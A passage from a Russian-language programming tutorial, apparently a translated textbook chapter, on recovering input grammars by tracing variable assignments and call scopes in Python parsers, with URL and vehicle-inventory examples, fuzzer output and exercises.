        self.accessed_seq_var[var] += 1
        self.new_vars.add(self.var_name(var))
        return self.var_name(var)
```

Например, последовательность `var_access('v1')`, `var_assign('v1')`, `var_assign('v1')` возвращает соответственно `('v1', 0)`, `('v1', 1)` и `('v1', 2)`.

Основная логика находится в `_set_kv()`. Если текущая версия уже хранит то же значение, ничего не происходит. Если значение изменилось, счётчик увеличивается и создаётся новая версия:

```
class AssignmentVars(AssignmentVars):
    def _set_kv(self, var, val):
        s_var = self.var_access(var)
        if s_var in self.defs and self.defs[s_var] == val:
            return
        self.defs[self.var_assign(var)] = val
```

Первое присваивание `sav['x'] = 'X'` создаёт `{('x', 1): 'X'}`. Повтор того же значения новой версией не считается, а `sav['x'] = 'Y'` добавляет `{('x', 2): 'Y'}`.

Есть тонкость: дочерний метод может использовать то же имя переменной с другим значением. После возврата в контексте родителя вновь появится старое значение, и текущая реализация сочтёт это ещё одним присваиванием. Это допустимая консервативность: лишняя версия безвреднее, чем пропущенная. Позднее будет показано, как избежать и этого.

Методы обработки событий поддерживают стек вызовов и обновляют переменные:

```
class AssignmentVars(AssignmentVars):
    def method_enter(self, cxt, my_vars):
        self.current_event = 'call'
        self.call_stack.enter(cxt.method)
        self.event_locations[self.call_stack.method_id] = []
        self.register_event(cxt)
        self.update(my_vars)

    def method_exit(self, cxt, my_vars):
        self.current_event = 'return'
        self.register_event(cxt)
        self.update(my_vars)
        self.call_stack.leave()

    def method_statement(self, cxt, my_vars):
        self.current_event = 'line'
```

```

self.register_event(cxt)
self.update(my_vars)

```

Каждая позиция сохраняется отдельно для текущего вызова метода:

```

class AssignmentVars(AssignmentVars):
    def register_event(self, cxt):
        self.event_locations[self.call_stack.method_id].append(cxt.line_no)

```

Для события call местом определения считается текущая позиция, а для line и return — предыдущая позиция в том же вызове:

```

class AssignmentVars(AssignmentVars):
    def var_location_register(self, my_vars):
        def loc(mid):
            if self.current_event == 'call':
                return self.event_locations[mid][-1]
            elif self.current_event == 'line':
                return self.event_locations[mid][-2]
            elif self.current_event == 'return':
                return self.event_locations[mid][-2]
            else:
                assert False

        my_loc = loc(self.call_stack.method_id)
        for var in my_vars:
            self.var_def_lines[var] = my_loc

```

defined_vars() возвращает имена с номерами строк, а seq_vars() добавляет ещё и номер версии:

```

class AssignmentVars(AssignmentVars):
    def defined_vars(self, formatted=True):
        def fmt(k):
            v = (k[0], self.var_def_lines[k])
            return "%s@%s" % v if formatted else v

        return [(fmt(k), v) for k, v in self.defs.items()]

class AssignmentVars(AssignmentVars):
    def seq_vars(self, formatted=True):
        def fmt(k):
            v = (k[0], self.var_def_lines[k], k[1])
            return "%s@%s:%s" % v if formatted else v

        return {fmt(k): v for k, v in self.defs.items()}

```

Трекер присваиваний

AssignmentTracker хранит найденные определения в AssignmentVars:

```

class AssignmentTracker(DefineTracker):
    def __init__(self, my_input, trace, **kwargs):
        self.options(kwargs)
        self.my_input = my_input

        self.my_assignments = self.create_assignments(my_input)

        self.trace = trace
        self.process()

    def create_assignments(self, *args):
        return AssignmentVars(*args)

```

Необязательный параметр track_return включает виртуальную переменную с возвращаемым значением метода:

```

class AssignmentTracker(AssignmentTracker):

```

```

def options(self, kwargs):
    self.track_return = kwargs.get('track_return', False)
    super().options(kwargs)

```

Трасса содержит события call, return, exception и line. Для каждого определён отдельный обработчик. При возврате также вызывается on_line(), потому что Python вызывает функцию трассировки до выполнения соответствующей строки; окружение в return фактически содержит привязки, созданные предыдущей инструкцией.

```

class AssignmentTracker(AssignmentTracker):
    def on_call(self, arg, cxt, my_vars):
        my_vars = cxt.parameters(my_vars)
        self.my_assignments.method_enter(cxt, self.fragments(my_vars))

    def on_line(self, arg, cxt, my_vars):
        self.my_assignments.method_statement(cxt, self.fragments(my_vars))

    def on_return(self, arg, cxt, my_vars):
        self.on_line(arg, cxt, my_vars)
        my_vars = {'<- %s' % cxt.method: arg} if self.track_return else {}
        self.my_assignments.method_exit(cxt, my_vars)

    def on_exception(self, arg, cxt, my_vara):
        return

    def track_event(self, event, arg, cxt, my_vars):
        self.current_event = event
        dispatch = {
            'call': self.on_call,
            'return': self.on_return,
            'line': self.on_line,
            'exception': self.on_exception
        }
        dispatch[event](arg, cxt, my_vars)

```

Проверим вывод номеров строк на вариантах A(), B() и C() без текстовых меток:

```

def C(cp_1): # type: ignore
    c_2 = cp_1
    c_3 = c_2
    return c_3

def B(bp_7): # type: ignore
    b_8 = bp_7
    return C(b_8)

def A(ap_12): # type: ignore
    a_13 = ap_12
    a_14 = B(a_13)
    a_14 = a_14
    a_13 = a_14
    a_14 = B(a_13)
    a_14 = B(a_14)[3:]

with Tracer('---xxx') as tracer:
    A(tracer.my_input)
    tracker = AssignmentTracker(tracer.my_input, tracer.trace, log=True)
    for k, v in tracker.my_assignments.seq_vars().items():
        print(k, '=', repr(v))

ap_12@1:1 = '---xxx'
a_13@2:1 = '---xxx'
bp_7@1:1 = '---xxx'
b_8@2:1 = '---xxx'
cp_1@1:1 = '---xxx'
c_2@2:1 = '---xxx'
c_3@3:1 = '---xxx'
a_14@3:1 = '---xxx'
a_14@7:2 = 'xxx'

```

Номера мест определения для каждой переменной определены правильно.

В реальном примере новые имена уже отчётливо отражают стадии разбора первого URL:

```
url@374 = 'http://user:pass@www.google.com:80/?q=path#ref'
url@492 = '//user:pass@www.google.com:80/?q=path#ref'
scheme@492 = 'http'
url@494 = '/?q=path#ref'
netloc@494 = 'user:pass@www.google.com:80'
url@502 = '/?q=path'
fragment@502 = 'ref'
query@504 = 'q=path'
```

Восстановление дерева вывода

Поможет ли учёт повторных присваиваний для примеров URL? Базовый алгоритм построения дерева остаётся тем же:

```
class TreeMiner(TreeMiner):
    def get_derivation_tree(self):
        tree = (START_SYMBOL, [(self.my_input, [])])
        for var, value in self.my_assignments:
            self.log(0, "%s=%s" % (var, repr(value)))
            self.apply_new_definition(tree, var, value)
        return tree
```

Пример 1. Деревья вывода URL

Для первого URL дерево строится так:

```
clear_cache()
with Tracer(URLS_X[0], files=['urllib/parse.py']) as tracer:
    urlparse(tracer.my_input)
    sm = AssignmentTracker(tracer.my_input, tracer.trace)
    dt = TreeMiner(tracer.my_input, sm.my_assignments.defined_vars())
    display_tree(dt.tree)
```

Его структура в текстовом виде:

```
<start>
├─ <url@374>
│   ├─ <scheme@492> → http
│   └─ :
│       └─ <url@492>
│           ├─ //
│           └─ <netloc@494> → user:pass@www.google.com:80
│               └─ <url@494>
│                   ├─ <url@502>
│                   │   └─ /?
│                   │       └─ <query@504> → q=path
│                   └─ #
│                       └─ <fragment@502> → ref
```

Для четвёртого URL:

```
clear_cache()
with Tracer(URLS_X[-1], files=['urllib/parse.py']) as tracer:
    urlparse(tracer.my_input)
    sm = AssignmentTracker(tracer.my_input, tracer.trace)
    dt = TreeMiner(tracer.my_input, sm.my_assignments.defined_vars())
    display_tree(dt.tree)

<start>
├─ <url@374>
│   └─ <scheme@492> → ftp
```

```

└─ :
  └─ <url@492>
    └─ //
      └─ <netloc@494> → freebsd.org
        └─ <url@494>
          └─ <url@396> → /releases/5.8

```

Оба дерева принадлежат одной и той же грамматике.

Восстановление грамматики

Обновим GrammarMiner, чтобы он использовал AssignmentTracker и передавал строителю дерева имена с позициями определений:

```

class GrammarMiner(GrammarMiner):
    def update_grammar(self, inputstr, trace):
        at = self.create_tracker(inputstr, trace)
        dt = self.create_tree_miner(inputstr, at.my_assignments.defined_vars())
        self.add_tree(dt)
        return self.grammar

    def create_tracker(self, *args):
        return AssignmentTracker(*args)

    def create_tree_miner(self, *args):
        return TreeMiner(*args)

```

Применим изменённый recover_grammar() ко всем URL:

```
url_grammar = recover_grammar(url_parse, URLS_X, files=['urllib/parse.py'])
```

Основная структура восстановленной грамматики:

```

{'<start>': ['<url@374>'],
 '<url@374>': ['<scheme@492>:<url@492>'],
 '<scheme@492>': ['http', 'https', 'ftp'],
 '<url@492>': ['//<netloc@494><url@494>'],
 '<netloc@494>': ['user:pass@www.google.com:80',
                 'www.cispa.saarland:80',
                 'www.fuzzingbook.org',
                 'freebsd.org'],
 '<url@494>': ['<url@502>#<fragment@502>',
              '/#<fragment@502>', '/', '<url@396>'],
 '<url@502>': ['/?<query@504>'],
 '<query@504>': ['q=path'],
 '<fragment@502>': ['ref', 'News'],
 '<url@396>': ['/releases/5.8']}

```

Фаззинг этой грамматики даёт новые корректно структурированные сочетания:

```

f = GrammarFuzzer(url_grammar)
for _ in range(10):
    print(f.fuzz())

http://freebsd.org/
ftp://freebsd.org/releases/5.8
http://www.cispa.saarland:80/
ftp://freebsd.org/releases/5.8
https://user:pass@www.google.com:80/releases/5.8
https://freebsd.org/
ftp://www.cispa.saarland:80/?q=path#News
http://www.fuzzingbook.org/
https://www.cispa.saarland:80/
ftp://user:pass@www.google.com:80/

```

Изменения действительно помогли. Проверим, что грамматика учёта автомобилей по-прежнему восстанавливается.

Пример 2. Восстановление грамматики учёта автомобилей

```
inventory_grammar = recover_grammar(process_vehicle, VEHICLES)
```

Теперь имена правил содержат номера строк:

```
{'<start>': ['<vehicle@29>'],
 '<vehicle@29>': ['<year@30>,<kind@30>,<company@30>,<model@30>'],
 '<year@30>': ['1999', '2000', '1997'],
 '<kind@30>': ['car', 'van'],
 '<company@30>': ['Mercury', 'Chevy', 'Ford'],
 '<model@30>': ['E350', 'Cougar', 'Venture']}
```

Генерация по этой грамматике:

```
f = GrammarFuzzer(inventory_grammar)
for _ in range(10):
    print(f.fuzz())

1997,van,Chevy,E350
1999,van,Mercury,E350
2000,van,Chevy,Venture
2000,van,Ford,E350
1997,van,Mercury,Cougar
1997,car,Ford,E350
1997,car,Mercury,Venture
1997,car,Mercury,E350
2000,van,Mercury,Cougar
1997,car,Chevy,Venture
```

Проблемы извлекателя с повторными присваиваниями

Текущая версия ещё не учитывает контекст. При замене переменная может захватить токены, к которым в данном вызове она не имела доступа и фрагментом которых не являлась. Это видно, если извлекать дерево для всего многострочного INVENTORY, а не для отдельных записей.

В начале дерево выглядит правдоподобно: <inventory@22> содержит три узла <vehicle@24>, каждый из которых должен раскрываться в год, вид, производителя и модель. Однако при обработке третьей строки получается остаток 1999,car,: заменён только год, а переменной со значением car для продолжения уже нет.

Причина в том, что значение car уже встречалось у переменной kind в той же строке исходного кода, но **в другом вызове** метода — при обработке 2000,car,Mercury,Cougar. Контейнер посчитал его прежним значением той же переменной и не создал новое определение для 1999,car,Chevy,Venture.

Извлекатель грамматики с областями видимости

Нужно учитывать переменные именно текущего контекста. Стек вызовов уже позволяет узнать активный метод; теперь аналогичный учёт требуется для его переменных.

Для этого расширим CallStack классом InputStack, который хранит не только вызванный метод, но и наблюдавшиеся параметры — фактически запись активации метода. В основании стека находится исходный вход, а при каждом вызове сверху добавляется новая запись с параметрами.

Стек входов

```
class InputStack(CallStack):
    def __init__(self, i, fragment_len=FRAGMENT_LEN):
        self.inputs = [{START_SYMBOL: i}]
        self.fragment_len = fragment_len
        super().__init__()
```

`in_current_record()` ищет значение только среди переменных текущей области, а не во всей исходной строке:

```
class InputStack(InputStack):
    def in_current_record(self, val):
        return any(val in var for var in self.inputs[-1].values())

my_istack = InputStack('hello my world')
my_istack.in_current_record('hello') # True
my_istack.in_current_record('bye')   # False

my_istack.inputs.append({'greeting': 'hello', 'location': 'world'})
my_istack.in_current_record('hello') # True
my_istack.in_current_record('my')    # False
```

`ignored()` отбрасывает значения, которые не являются строками или короче заданного минимума `fragment_len`:

```
class InputStack(InputStack):
    def ignored(self, val):
        return not (isinstance(val, str) and len(val) >= self.fragment_len)
```

Например, число 1 и строка 'а' игнорируются, а 'help' — нет. Метод `in_scope()` объединяет обе проверки:

```
class InputStack(InputStack):
    def in_scope(self, k, val):
        if self.ignored(val):
            return False
        return self.in_current_record(val)
```

При входе в метод на стек помещаются только относящиеся к текущему контексту значения:

```
class InputStack(InputStack):
    def enter(self, method, inputs):
        my_inputs = {k: v for k, v in inputs.items() if self.in_scope(k, v)}
        self.inputs.append(my_inputs)
        super().enter(method)
```

Возврат из метода снимает и запись входов, и запись вызова:

```
class InputStack(InputStack):
    def leave(self):
        self.inputs.pop()
        super().leave()
```

Переменные с областями видимости

`ScopedVars` расширяет `AssignmentVars` сведениями о том, в какой области была определена переменная. Начнём с создания `InputStack`:

```
class ScopedVars(AssignmentVars):
    def method_init(self):
        self.call_stack = self.create_call_stack(self.my_input)
        self.event_locations = {self.call_stack.method_id: []}

    def create_call_stack(self, i):
        return InputStack(i)
```


При входе в метод отдельный счётчик версий и список позиций создаются именно для этого вызова:

```
class ScopedVars(ScopedVars):
    def method_enter(self, cxt, my_vars):
        self.current_event = 'call'
        self.call_stack.enter(cxt.method, my_vars)
        self.accessed_seq_var[self.call_stack.method_id] = {}
        self.event_locations[self.call_stack.method_id] = []
        self.register_event(cxt)
        self.update(my_vars)
```

update() сохраняет контекст, в котором определено значение. Параметр функции относится к контексту вызывающего метода (-2), а значение, созданное инструкцией, — к текущему (-1). Контекст аннотирует значение, а не ключ: иначе параметры дублировались бы уже на следующей строке.

```
class ScopedVars(ScopedVars):
    def update(self, v):
        if self.current_event == 'call':
            context = -2
        elif self.current_event == 'line':
            context = -1
        else:
            context = -1
        for k, v in v.items():
            self._set_kv(k, (v, self.call_stack.at(context)))
        self.var_location_register(self.new_vars)
        self.new_vars = set()
```

Идентификатор вызова входит в имя версии переменной:

```
class ScopedVars(ScopedVars):
    def var_name(self, var):
        return (var, self.call_stack.method_id,
                self.accessed_seq_var[self.call_stack.method_id][var])

class ScopedVars(ScopedVars):
    def var_access(self, var):
        if var not in self.accessed_seq_var[self.call_stack.method_id]:
            self.accessed_seq_var[self.call_stack.method_id][var] = 0
        return self.var_name(var)

class ScopedVars(ScopedVars):
    def var_assign(self, var):
        self.accessed_seq_var[self.call_stack.method_id][var] += 1
        self.new_vars.add(self.var_name(var))
        return self.var_name(var)
```

Форматированный вывод теперь включает метод, номер его вызова, имя переменной, строку определения и, при необходимости, номер версии:

```
class ScopedVars(ScopedVars):
    def defined_vars(self, formatted=True):
        def fmt(k):
            method, i = k[1]
            v = (method, i, k[0], self.var_def_lines[k])
            return "%s[%d]:%s@%s" % v if formatted else v

        return [(fmt(k), v) for k, v in self.defs.items()]

class ScopedVars(ScopedVars):
    def seq_vars(self, formatted=True):
        def fmt(k):
            method, i = k[1]
            v = (method, i, k[0], self.var_def_lines[k], k[2])
            return "%s[%d]:%s@%s:%s" % v if formatted else v

        return {fmt(k): v for k, v in self.defs.items()}
```

Трекер областей видимости

ScopeTracker использует новый контейнер и сохраняет значение, только если оно присутствует в текущей области:

```
class ScopeTracker(AssignmentTracker):
    def __init__(self, my_input, trace, **kwargs):
        self.current_event = None
        super().__init__(my_input, trace, **kwargs)

    def create_assignments(self, *args):
        return ScopedVars(*args)

class ScopeTracker(ScopeTracker):
    def is_input_fragment(self, var, value):
        return self.my_assignments.call_stack.in_scope(var, value)
```

Применение к многострочному инвентарю теперь различает каждый вызов process_vehicle(). Например, три одинаково расположенных переменных vehicle получают контексты process_vehicle[2], process_vehicle[4] и process_vehicle[6]; соответственно, оба значения car больше не сливаются.

```
vehicle_traces = []
with Tracer(INVENTORY) as tracer:
    process_inventory(tracer.my_input)
    sm = ScopeTracker(tracer.my_input, tracer.trace)
    vehicle_traces.append((tracer.my_input, sm))
    for k, v in sm.my_assignments.seq_vars().items():
        print(k, '=', repr(v))
```

Фрагмент результата для третьей записи:

```
process_inventory[1]:vehicle@24:3 = ('1999,car,Chevy,Venture', ('process_inventory', 1))
process_vehicle[6]:vehicle@29:1 = ('1999,car,Chevy,Venture', ('process_inventory', 1))
process_vehicle[6]:year@30:1 = ('1999', ('process_vehicle', 6))
process_vehicle[6]:kind@30:1 = ('car', ('process_vehicle', 6))
process_vehicle[6]:company@30:1 = ('Chevy', ('process_vehicle', 6))
process_vehicle[6]:model@30:1 = ('Venture', ('process_vehicle', 6))
```

Восстановление дерева вывода с областями видимости

Главное изменение — дополнительная проверка области при применении определения: переменной разрешено заменять только части тех строковых фрагментов, которые были ей доступны.

Одной проверки равенства областей недостаточно. В таком коде значения v1 и v2 приходят из завершившегося дочернего вызова:

```
def my_fn(stringval):
    partA, partB = stringval.split('/')
    return partA, partB

svalue = ...
v1, v2 = my_fn(svalue)
```

Поэтому разрешается исключение: если номер дочернего вызова больше номера текущей переменной, значение могло прийти из внутреннего вызова. Метод mseq() извлекает этот номер:

```
class ScopeTreeMiner(TreeMiner):
    def mseq(self, key):
        method, seq, var, lno = key
        return seq
```

Нетерминал содержит метод, строку и имя переменной; номер конкретного вызова опускается, поскольку для самой грамматики он несущественен:

```
class ScopeTreeMiner(ScopeTreeMiner):
    def nt_var(self, key):
        method, seq, var, lno = key
        return to_nonterminal("%s@%d:%s" % (method, lno, var))
```

Разбиение и вставка теперь переносят вместе с каждым узлом его область:

```
class ScopeTreeMiner(ScopeTreeMiner):
    def partition(self, part, value):
        return value.partition(part)

    def partition_by_part(self, pair, value):
        (nt_var, nt_seq), (v, v_scope) = pair
        prefix_k_suffix = [
            (nt_var, [(v, [], nt_seq)]) if i == 1 else (e, [])
            for i, e in enumerate(self.partition(v, value))
            if e]
        return prefix_k_suffix

    def insert_into_tree(self, my_tree, pair):
        var, values, my_scope = my_tree
        (nt_var, nt_seq), (v, v_scope) = pair
        applied = False
        for i, value_ in enumerate(values):
            key, arr, scope = value_
            self.log(2, "-> [%d] %s" % (i, repr(value_)))
            if is_nonterminal(key):
                applied = self.insert_into_tree(value_, pair)
                if applied:
                    break
            else:
                if v_scope != scope:
                    if nt_seq > scope:
                        continue
                if not v or not self.string_part_of_value(v, key):
                    continue
                prefix_k_suffix = [(k, children, scope) for k, children
                                   in self.partition_by_part(pair, key)]
                del values[i]
                for j, rep in enumerate(prefix_k_suffix):
                    values.insert(j + i, rep)

                applied = True
                self.log(2, " > %s" % (repr([i[0] for i in prefix_k_suffix])))
                break
        return applied
```

`apply_new_definition()` передаёт дополнительный контекст вызова:

```
class ScopeTreeMiner(ScopeTreeMiner):
    def apply_new_definition(self, tree, var, value_):
        nt_var = self.nt_var(var)
        seq = self.mseq(var)
        val, (smethod, mseq) = value_
        return self.insert_into_tree(tree, ((nt_var, seq), (val, mseq)))
```

Начальный узел также получает контекст `0`:

```
class ScopeTreeMiner(ScopeTreeMiner):
    def get_derivation_tree(self):
        tree = (START_SYMBOL, [(self.my_input, [], 0)], 0)
        for var, value in self.my_assignments:
            self.log(0, "%s=%s" % (var, repr(value)))
            self.apply_new_definition(tree, var, value)
        return tree
```

Пример 1. Дерево разбора URL

Проверим все четыре URL:

```
url_dts = []
for inputstr in URLS_X:
    clear_cache()
    with Tracer(inputstr, files=['urllib/parse.py']) as tracer:
        urlparse(tracer.my_input)
    sm = ScopeTracker(tracer.my_input, tracer.trace)
    dt = ScopeTreeMiner(
        tracer.my_input,
        sm.my_assignments.defined_vars(formatted=False))
    display_tree(dt.tree, graph_attr=lr_graph)
    url_dts.append(dt)
```

Структура остаётся ожидаемой, но имена точнее указывают функции: например, `<urlsplit@492:scheme>`, `<urlsplit@494:netloc>`, `<urlsplit@504:query>` и `<urlsplit@502:fragment>`.

Пример 2. Дерево разбора инвентаря

Вернёмся к ранее неудачному `process_inventory()`:

```
with Tracer(INVENTORY) as tracer:
    process_inventory(tracer.my_input)

sm = ScopeTracker(tracer.my_input, tracer.trace)
inventory_dt = ScopeTreeMiner(
    tracer.my_input,
    sm.my_assignments.defined_vars(formatted=False))
display_tree(inventory_dt.tree, graph_attr=lr_graph)
```

Теперь дерево полностью разбирает все три строки. Под `<process_inventory@22:inventory>` находятся три однотипных поддерева `<process_inventory@24:vehicle>`, разделённые переводами строк. Каждое раскрывается через `<process_vehicle@29:vehicle>` в год, вид, производителя и модель; для `van` листья дополнительно проходят через `process_van()`, а для `car` — через `process_car()`.

Три поддеревы, соответствующие вызовам `vehicle[2:1]`, `vehicle[4:1]` и `vehicle[6:1]`, очень похожи. Далее используем это сходство для непосредственного получения грамматики.

Извлечение грамматики

`tree_to_grammar()` переопределяется с учётом третьего элемента узла — области видимости. Самоссылки, возникающие из нескольких представлений одного значения, исключаются условием `ckey != key`:

```
class ScopedGrammarMiner(GrammarMiner):
    def tree_to_grammar(self, tree):
        key, children, scope = tree
        one_alt = [ckey for ckey, gchildren, cscope in children if ckey != key]
        hsh = {key: [one_alt] if one_alt else []}
        for child in children:
            (ckey, _gc, _cscope) = child
            if not is_nonterminal(ckey):
                continue
            chsh = self.tree_to_grammar(child)
            for k in chsh:
                if k not in hsh:
                    hsh[k] = chsh[k]
```

```

        else:
            hsh[k].extend(chsh[k])
    return hsh

```

Полученная каноническая грамматика содержит несколько малоинформативных правил из одного нетерминала. `get_replacements()` находит ключи, имеющие ровно одну альтернативу из одного нетерминала:

```

class ScopedGrammarMiner(ScopedGrammarMiner):
    def get_replacements(self, grammar):
        replacements = {}
        for k in grammar:
            if k == START_SYMBOL:
                continue
            alts = grammar[k]
            if len(set([str(i) for i in alts])) != 1:
                continue
            rule = alts[0]
            if len(rule) != 1:
                continue
            tok = rule[0]
            if not is_nonterminal(tok):
                continue
            replacements[k] = tok
        return replacements

```

`clean_grammar()` итеративно подставляет такие псевдонимы во все правила и удаляет ставшие ненужными ключи:

```

class ScopedGrammarMiner(ScopedGrammarMiner):
    def clean_grammar(self):
        replacements = self.get_replacements(self.grammar)

        while True:
            changed = set()
            for k in self.grammar:
                if k in replacements:
                    continue
                new_alts = []
                for alt in self.grammar[k]:
                    new_alt = []
                    for t in alt:
                        if t in replacements:
                            new_alt.append(replacements[t])
                            changed.add(t)
                        else:
                            new_alt.append(t)
                    new_alts.append(new_alt)
                self.grammar[k] = new_alts
            if not changed:
                break
            for k in changed:
                self.grammar.pop(k, None)
        return readable(self.grammar)

```

После очистки существенная часть грамматики инвентаря выглядит так:

```

{'<start>': ['<process_inventory@22:inventory>'],
 '<process_inventory@22:inventory>': [
     '<process_vehicle@29:vehicle>\n'
     '<process_vehicle@29:vehicle>\n'
     '<process_vehicle@29:vehicle>'],
 '<process_vehicle@29:vehicle>': [
     '<process_vehicle@30:year>,<process_vehicle@30:kind>,'
     '<process_vehicle@30:company>,<process_vehicle@30:model>'],
 '<process_vehicle@30:year>': ['1997', '1999', '2000'],
 '<process_vehicle@30:kind>': ['van', 'car'],
 '<process_vehicle@30:company>': ['Ford', 'Mercury', 'Chevy'],
 '<process_vehicle@30:model>': ['E350', 'Cougar', 'Venture']}

```

Обновим основной метод, чтобы он создавал правильные трекер и построитель дерева:

```
class ScopedGrammarMiner(ScopedGrammarMiner):
    def update_grammar(self, inputstr, trace):
        at = self.create_tracker(inputstr, trace)
        dt = self.create_tree_miner(
            inputstr, at.my_assignments.defined_vars(
                formatted=False))
        self.add_tree(dt)
        return self.grammar

    def create_tracker(self, *args):
        return ScopeTracker(*args)

    def create_tree_miner(self, *args):
        return ScopeTreeMiner(*args)
```

Окончательная `recover_grammar()` использует `ScopedGrammarMiner` и возвращает очищенную грамматику:

```
def recover_grammar(fn, inputs, **kwargs): # type: ignore
    miner = ScopedGrammarMiner()
    for inputstr in inputs:
        with Tracer(inputstr, **kwargs) as tracer:
            fn(tracer.my_input)
        miner.update_grammar(tracer.my_input, tracer.trace)
    return readable(miner.clean_grammar())
```

Для URL:

```
url_grammar = recover_grammar(url_parse, URLS_X, files=['urllib/parse.py'])
```

Для трёх исходных образцов окончательный вариант даёт грамматику, уже приведённую в кратком содержании:

```
grammar = recover_grammar(url_parse, URLS, files=['urllib/parse.py'])
grammar

{'<start>': ['<urllsplit@452:url>'],
 '<urllsplit@452:url>': ['<urllparse@396:scheme>:<_splitnetloc@413:url>'],
 '<urllparse@396:scheme>': ['http', 'https'],
 '<_splitnetloc@413:url>': ['//<urllparse@396:netloc>/',
 '//<urllparse@396:netloc><urllsplit@494:url>'],
 '<urllparse@396:netloc>': ['www.cispa.saarland:80',
 'www.fuzzingbook.org',
 'user:pass@www.google.com:80'],
 '<urllsplit@494:url>': ['<urllsplit@502:url>#<urllparse@396:fragment>',
 '/#<urllparse@396:fragment>'],
 '<urllsplit@502:url>': ['/?<urllparse@396:query>'],
 '<urllparse@396:query>': ['q=path'],
 '<urllparse@396:fragment>': ['News', 'ref']}
```

Её можно сразу передать фаззеру с покрытием грамматики:

```
from GrammarCoverageFuzzer import GrammarCoverageFuzzer

fuzzer = GrammarCoverageFuzzer(grammar)
[fuzzer.fuzz() for i in range(5)]

['https://www.cispa.saarland:80/#ref',
 'http://www.fuzzingbook.org/',
 'http://user:pass@www.google.com:80/?q=path#News',
 'https://www.fuzzingbook.org/?q=path#ref',
 'http://www.cispa.saarland:80/#News']
```

В этой реализации принадлежность фрагмента входу определяется проверкой включения строк. Она может показаться менее надёжной, чем динамические метки, однако инструменты трассировки вроде `dtrace()` и `ptrace()` позволяют получать нужные сведения прямо из выполняемых бинарных файлов на разных платформах, тогда как динамический анализ потоков обычно требует предварительной инструментации. Кроме того, метки часто теряются при неявной передаче данных

и на границе Python/C; простое включение строк этих проблем не имеет и нередко даёт лучшие результаты.

Полученные знания

- Имея набор входных образцов программы с написанным вручную парсером, можно изучить грамматику входа, наблюдая значения переменных во время выполнения.
- Простых проверок включения строк достаточно, чтобы получать достаточно точные грамматики реальных программ.
- Полученные грамматики непосредственно пригодны для фаззинга и многократно увеличивают полезность имеющихся образцов.

Что дальше

Изучите главу об [отслеживании информационных потоков](#), чтобы ещё точнее связывать части входа с состояниями программы.

История и литература

Восстановление языка по **набору образцов**, без учёта программы, которая могла бы их обрабатывать, хорошо изучено. Работа де ла Игеры [Higuera 2010] охватывает классические подходы; современное состояние чёрного ящика для извлечения грамматик описано Кларком [Clark 2013].

Изучение языка входа по **программе**, с образцами или без них, всё ещё остаётся молодой областью, несмотря на большой потенциал для фаззинга. Пионерская работа Лина и соавторов [Lin et al. 2008] предложила восстанавливать деревья разбора из нисходящих и восходящих парсеров. Подход этой главы непосредственно основан на системе AUTOGRAM Хёшеле и соавторов [Hörschele et al. 2017].

Упражнения

Упражнение 1. Разворачивание сложных объектов

Текущие извлекатели проверяют только строковые фрагменты. Однако программы часто передают контейнеры или пользовательские объекты, содержащие части входа. Рассмотрим правдоподобную модификацию обработчика инвентаря, где фрагменты переносит объект `Vehicle`.

```
class Vehicle:
    def __init__(self, vehicle: str):
        year, kind, company, model, *_ = vehicle.split(',')
        self.year, self.kind, self.company, self.model = year, kind, company, model

def process_inventory_with_obj(inventory: str) -> str:
    res = []
```

```

for vehicle in inventory.split('\n'):
    ret = process_vehicle(vehicle)
    res.extend(ret)

return '\n'.join(res)

def process_vehicle_with_obj(vehicle: str) -> List[str]:
    v = Vehicle(vehicle)
    if v.kind == 'van':
        return process_van_with_obj(v)

    elif v.kind == 'car':
        return process_car_with_obj(v)

    else:
        raise Exception('Invalid entry')

def process_van_with_obj(vehicle: Vehicle) -> List[str]:
    res = [
        "We have a %s %s van from %s vintage." % (vehicle.company,
                                                  vehicle.model, vehicle.year)
    ]
    iyear = int(vehicle.year)
    if iyear > 2010:
        res.append("It is a recent model!")
    else:
        res.append("It is an old but reliable model!")
    return res

def process_car_with_obj(vehicle: Vehicle) -> List[str]:
    res = [
        "We have a %s %s car from %s vintage." % (vehicle.company,
                                                  vehicle.model, vehicle.year)
    ]
    iyear = int(vehicle.year)
    if iyear > 2016:
        res.append("It is a recent model!")
    else:
        res.append("It is an old but reliable model!")
    return res

```

При обычном восстановлении грамматика теряет сведения о моделях и производителях автомобилей, поскольку трассировщик ищет строковые фрагменты, а поля теперь находятся внутри объекта:

```

vehicle_grammar = recover_grammar(
    process_inventory_with_obj,
    [INVENTORY],
    methods=INVENTORY_METHODS)

```

Измените извлекатель так, чтобы он корректно учитывал и сложные объекты.

Решение

Нужно рекурсивно «расплющить» контейнеры и объекты до именованных примитивных значений. Чтобы не уйти в бесконечную структуру, введём предел глубины:

```

MAX_DEPTH = 10

def set_flatten_depth(depth):
    global MAX_DEPTH
    MAX_DEPTH = depth

```

`flatten()` обрабатывает последовательности, словари и атрибуты пользовательских объектов, добавляя путь к исходному имени:

```

def flatten(key, val, depth=MAX_DEPTH):

```



```

tv = type(val)
if depth <= 0:
    return [(key, val)]
if isinstance(val, (int, float, complex, str, bytes, bytearray)):
    return [(key, val)]
elif isinstance(val, (set, frozenset, list, tuple, range)):
    values = [(i, e) for i, elt in enumerate(val)
               for e in flatten(i, elt, depth-1)]
    return [("%s.%d" % (key, i), v) for i, v in values]
elif isinstance(val, dict):
    values = [e for k, elt in val.items()
               for e in flatten(k, elt, depth-1)]
    return [("%s.%s" % (key, k), v) for k, v in values]
elif isinstance(val, str):
    return [(key, val)]
elif hasattr(val, '__dict__'):
    values = [e for k, elt in val.__dict__.items()
               for e in flatten(k, elt, depth-1)]
    return [("%s.%s" % (key, k), v) for k, v in values]
else:
    return [(key, val)]

```

Подключим разворачивание к Context. Проверка параметров использует префикс, чтобы, например, `vehicle.year` считался частью параметра `vehicle`:

```

class Context(Context):
    def extract_vars(self, frame):
        vals = inspect.getargvalues(frame).locals
        return {k1: v1 for k, v in vals.items()
                 for k1, v1 in flatten(k, v)}

    def parameters(self, all_vars):
        def check_param(k):
            return any(k.startswith(p) for p in self.parameter_names)
        return {k: v for k, v in all_vars.items() if check_param(k)}

    def qualified(self, all_vars):
        return {"%s.%s" % (self.method, k): v
                 for k, v in all_vars.items()}

```

После этого трасса содержит `vehicle.year`, `vehicle.company` и `vehicle.model`, а восстановленная грамматика снова различает все соответствующие терминалы.

Упражнение 2. Использование меток из анализа информационных потоков

До сих пор происхождение фрагмента определялось включением строк. Из-за этого приходилось игнорировать строки короче `FRAGMENT_LEN`; кроме того, одинаковая подстрока может встречаться в разных токенах. Например, встроенная запятая в CSV способна нарушить разбор.

